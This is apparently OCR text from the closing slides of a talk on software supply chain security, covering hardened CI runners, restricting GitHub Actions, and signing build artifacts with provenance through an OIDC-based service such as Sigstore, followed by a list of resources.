
🚀 Best (Strategic Excellence)

- **Restrict or Fork Actions:** Limit to trusted actions or review actions and fork them into your own trusted repositories
- **Hardened Builds:** Use secure, hardened cloud runners or isolated, ephemeral self-hosted runners for sensitive builds


ALMOST.... THERE!


Part 4: Packaging

Beware of stowaways!



Sealing your cargo with signing

Inputs



Package

+

Provenance
(commit, pipeline id)

Signing Provider

e.g. Sigstore / GitHub / Endor

Establish identity via OIDC

↓

Generate short-lived signing certificate

↓

Sign artifact digest

↓

Store signature, certificate and public key in immutable log

Verification

- ✓ Valid certificate
- ✓ Signature verified
- ✓ Timestamp matches validity
- ✓ Signature not revoked
- ✓ Provenance data matches

SSCS Resources

Including:

- Supply Chain Threat Model
- Supply Chain Risks/Compromises
- Best Practices/Standards
- OWASP resources
- Hardening guides
- Free SSCS training - LeanAppSec
- Tools/Utilities
- Blogs
- Research

https://github.com/treetopTechie/ship-happens

ENDOR 💚 OWASP

Thank you!